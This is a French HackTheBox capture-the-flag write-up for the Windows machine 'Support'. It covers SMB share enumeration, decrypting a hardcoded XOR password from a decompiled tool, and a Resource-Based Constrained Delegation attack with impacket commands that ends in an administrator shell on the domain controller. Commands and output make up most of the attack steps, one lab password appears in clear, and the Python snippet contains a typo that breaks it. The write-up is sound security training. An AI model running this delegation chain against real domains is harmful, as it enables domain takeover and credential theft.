
Support est une machine Windows classée Easy sur HackTheBox. Elle commence par la découverte d’un partage réseau dans lequel on découvrira un exécutable à partir duquel on pourra extraire nos premiers identifiants. Ces identifiants en poche, on va pouvoir découvrir le domaine Active Directory et exploité des ACLs mal configurés pour déclencher une attaque de type Ressource-based Constrained Delegation.
Découverte de la machine
Comme d’habitude, tout commence avec un scan Nmap de la machine pour découvrir les services ouverts et avoir plus d’infos sur celle-ci.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-26 10:12 -0400
Stats: 0:02:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 92.71% done; ETC: 10:14 (0:00:05 remaining)
Nmap scan report for support.htb (10.129.67.42)
Host is up (0.21s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-26 14:12:19Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-09-26T14:12:37
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   207.51 ms 10.10.14.1
2   208.09 ms support.htb (10.129.67.42)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 202.70 seconds
Une machine Windows classique à priori, pas de services particuliers en dehors des services Windows habituels. Dans ce genre de cas, j’aime bien tester une découverte des partages réseaux pour vérifier s’il y’a quelque chose à découvrir rapidement de ce côté là. Dans ce cas précis, ça marche bien, il est possible d’accéder en lecture au partage sans s’authentifier.
# nxc smb support.htb -u "guest" -p ""  --shares
SMB         10.129.67.42    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.67.42    445    DC               [+] support.htb\guest:
SMB         10.129.67.42    445    DC               [*] Enumerated shares
SMB         10.129.67.42    445    DC               Share           Permissions     Remark
SMB         10.129.67.42    445    DC               -----           -----------     ------
SMB         10.129.67.42    445    DC               ADMIN$                          Remote Admin
SMB         10.129.67.42    445    DC               C$                              Default share
SMB         10.129.67.42    445    DC               IPC$            READ            Remote IPC
SMB         10.129.67.42    445    DC               NETLOGON                        Logon server share
SMB         10.129.67.42    445    DC               support-tools   READ            support staff tools
SMB         10.129.67.42    445    DC               SYSVOL                          Logon server share
Le répertoire support-tools détonne parmi les partages par défaut. Je commence donc par vérifier ce qu’il y’a à l’intérieur.
# smbclient //support.htb/support-tools -I 10.129.67.42 -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 13:01:06 2022
  ..                                  D        0  Sat May 28 07:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 07:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 07:19:55 2022
  putty.exe                           A  1273576  Sat May 28 07:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 07:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 13:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 07:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 07:19:43 2022
Des exécutables et Zip classiques à première vue. UserInfo.exe.zip attire mon attention. Ca pourrait potentiellement être un outil qui permettrait d’interagir avec Active Directory pour avoir des informations utilisateurs. Je le récupère et essaie de le lancer et effectivement, il est capable d’aller interagir avec l’Active Directory pour récupérer des informations sur des utilisateurs. De ce fait, cela indique qu’il dispose d’informations d’authentification pour lui permettre de récupérer ses informations.
Deux options s’offrent à moi pour découvrir ses informations d’authentification :
– Une écoute réseau avec Wireshark. Le protocole utilisé est sans doute LDAP, par conséquent les identifiants doivent être envoyés en clair.
– Une décompilation du logiciel. En utilisant Strings j’ai pu voir des traces de C# ce qui me permettrait de décompiler avec iLSpy.
Je penche pour la seconde option et en fouillant un peu je tombe sur des blocs de code intéressant.

Le compte utilisé est l’utilisateur ldap. Le mot de passe lié à cet utilisateur est récupéré dans la variable password au travers de la fonction « getPassword() » de la classe « Protected ». Je pars donc vers le bloc de code correspondant.

La classe « Protected » est liée au stockage du mot de passe utilisateur et sa fonction « getPassword() » permet au programme de le déchiffrer. Le chiffrement employé est de type XOR. Il s’agit d’une opération de cryptage symétrique, par conséquent, la même clé est utilisé au chiffrement et au déchiffrement (ici « armando » qui est dans un tableau de byte) qui applique une opération de « ou exclusif » bit par bit entre le message et sa clé secrète.
Globalement, les opérations sont les suivantes :
– 0 + 0 = 0
– 1 + 0 = 1
– 1 + 1 = 0
– 0 + 1 = 1
On peut voir que le mot de passe est aussi encodé en base64 dans la variable « enc_password ». La fonction suit donc la logique suivante :
- Décodage de la chaine base 64 dans le tableau « array »
- Copie du tableau dans un second tableau
- Puis dans une boucle, pour chaque caractère on fait l’opération de XOR
- key[i % key.Length], on répète les caractères de la clef de façon cyclique (a,r,m,a,n,d,o,a,r,m,a,n,d,o)
- array[i] ^ key[i % key.Length] : opération de XOR avec l’octet du mot de passe et l’octet de la clé
- ^0xDF : une deuxième opération XOR a lieu avec une constante fixe.
Par l’aspect symétrique, l’opération de chiffrement et de déchiffrement est la même. J’implémente mon code Python pour appliquer la même opération et déchiffrer le mot de passe.
#!/bin/python3
import base64


def xor_decrypt(encrypted_text, key):
    return bytes(b ^ key[i % len(key)] ^ 0xDF for i, b in eumerate(encrypted_text)).decode()

encoded_pass="0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key=b"armando"

decoded_pass=base64.b64decode(encoded_pass) # décodage base 64
print(decoded_pass)

print(xor_decrypt(decoded_pass, key)) # application de la fonction de déchiffrement
J’obtiens alors le mot de passe de l’utilisateur ldap. Je lance un nouveau scan pour voir si je n’ai rien de nouveau. Rien de spécial.
nxc smb support.htb -u "ldap" -p '*****************'  -d support --shares
SMB         10.129.67.42    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.67.42    445    DC               [+] support\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
SMB         10.129.67.42    445    DC               [*] Enumerated shares
SMB         10.129.67.42    445    DC               Share           Permissions     Remark
SMB         10.129.67.42    445    DC               -----           -----------     ------
SMB         10.129.67.42    445    DC               ADMIN$                          Remote Admin
SMB         10.129.67.42    445    DC               C$                              Default share
SMB         10.129.67.42    445    DC               IPC$            READ            Remote IPC
SMB         10.129.67.42    445    DC               NETLOGON        READ            Logon server share
SMB         10.129.67.42    445    DC               support-tools   READ            support staff tools
SMB         10.129.67.42    445    DC               SYSVOL          READ            Logon server share
Je lance une énumération des comptes. Je peux alors voir qu’il y’a quelques comptes existants dans le domaine.

En continuant à fouiller, j’ai pu voir qu’il y’avait le mot de passe de l’utilisateur support contenu dans un champ info de l’objet utilisateur.

Ce compte me permet d’arriver au flag utilisateur en me connectant via le canal WinRM. En parallèle, je lance une découverte via BloodHound pour récupérer plus d’informations sur le domaine. De cette façon, j’ai pu voir que le compte support par le biais d’un groupe intermédiaire a des droits GenericAll directement sur le contrôleur de domaine du domaine Active Directory. Ces droits me permettent donc de lancer plusieurs attaques comme entre autre la Resource-Based Constrained Delegation afin de récupérer les identifiants Administrateurs du domaine.
Pour se faire, plusieurs étapes sont à dérouler. La mise en œuvre de cette attaque nécessite de placer le SID d’un objet que Kerberos peut considérer comme un service dans l’attribut msDS-AllowedToActOnBehalfOfOtherIdentity du compte cible. Ca sera donc soit :
- Un compte avec un SPN renseigné – Pas mon cas.
- Un compte pour produire une attaque sans SPN en utilisant un mécanisme d’authentification U2U
- Un compte avec un « $ » à la fin, soit un compte machine.
Je vais faire au plus simple et utiliser un compte machine. Je dois donc utiliser un objet Ordinateur que je contrôle et l’ajouter dans l’attribut. Pour faire simple, comme n’importe quel utilisateur du domaine peut ajouter des machines dans le domaine, je vais ajouter un nouvel objet Ordinateur. Ca sera cet objet qui me servira pour la délégation.
Ca marche en profitant que par défaut l’attribut
MachineAccountQuotaest à 10 pour tous les utilisateurs du domaine. Chaque utilisateur peut donc ajouter jusqu’à 10 machines dans le domaine. D’où la bonne pratique de le passer à 0.
impacket-addcomputer -method SAMR -computer-name 'ATPT$' -computer-pass 'APT10$' -dc-host support.htb -domain-netbios SUPPORT 'support.htb/support:********************'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account ATPT$ with password APT10$.
Une fois ce nouvel objet, créé la deuxième étape consiste à créer la délégation au niveau de l’objet Contrôleur de domaine en spécifiant que l’objet ATPT$ peut agir en son nom. La délégation consiste à placer l’identité de l’objet ATPT$ dans l’attribut msDS-AllowedToActOnBehalfOfOtherIdentity.
impacket-rbcd -delegate-from 'ATPT$' -delegate-to 'DC$' -action 'write' 'support.htb/support:**************'

Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ATPT$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ATPT$        (S-1-5-21-1677581083-3380853377-188903654-6101)
Enfin, je peux demander un ticket pour l’utilisateur Administrateur du domaine. J’utilise cette fois le compte Ordinateur que j’ai créé au préalable et qui va demander un ticket de service auprès du service CIFS du contrôleur de domaine au nom de l’Administrateur du domaine.
impacket-getST -spn 'cifs/DC.support.htb' -impersonate 'Administrator' 'support.htb/ATPT$:APT10$'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_DC.support.htb@SUPPORT.HTB.ccache
J’obtiens alors un fichier .ccache qui me permet de me connecter à la place de l’Administrateur au contrôleur de domaine et de récupérer le flag root.
└─# export KRB5CCNAME=Administrator@cifs_DC.support.htb@SUPPORT.HTB.ccache

└─# klist
Ticket cache: FILE:Administrator@cifs_DC.support.htb@SUPPORT.HTB.ccache
Default principal: Administrator@support.htb

Valid starting       Expires              Service principal
09/28/2026 10:31:43  09/28/2026 20:31:42  cifs/DC.support.htb@SUPPORT.HTB
        renew until 09/29/2026 10:31:42

└─# impacket-psexec -k -no-pass -target-ip support.htb -dc-ip 10.129.230.181 Administrator@DC.support.htb cmd
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file DhXVmBWl.exe
[*] Opening SVCManager on support.htb.....
[*] Creating service rUJV on support.htb.....
[*] Starting service rUJV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 955A-5CBB

 Directory of C:\Users\Administrator\Desktop

05/28/2022  04:17 AM    <DIR>          .
05/28/2022  04:11 AM    <DIR>          ..
09/28/2026  06:48 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,975,249,920 bytes free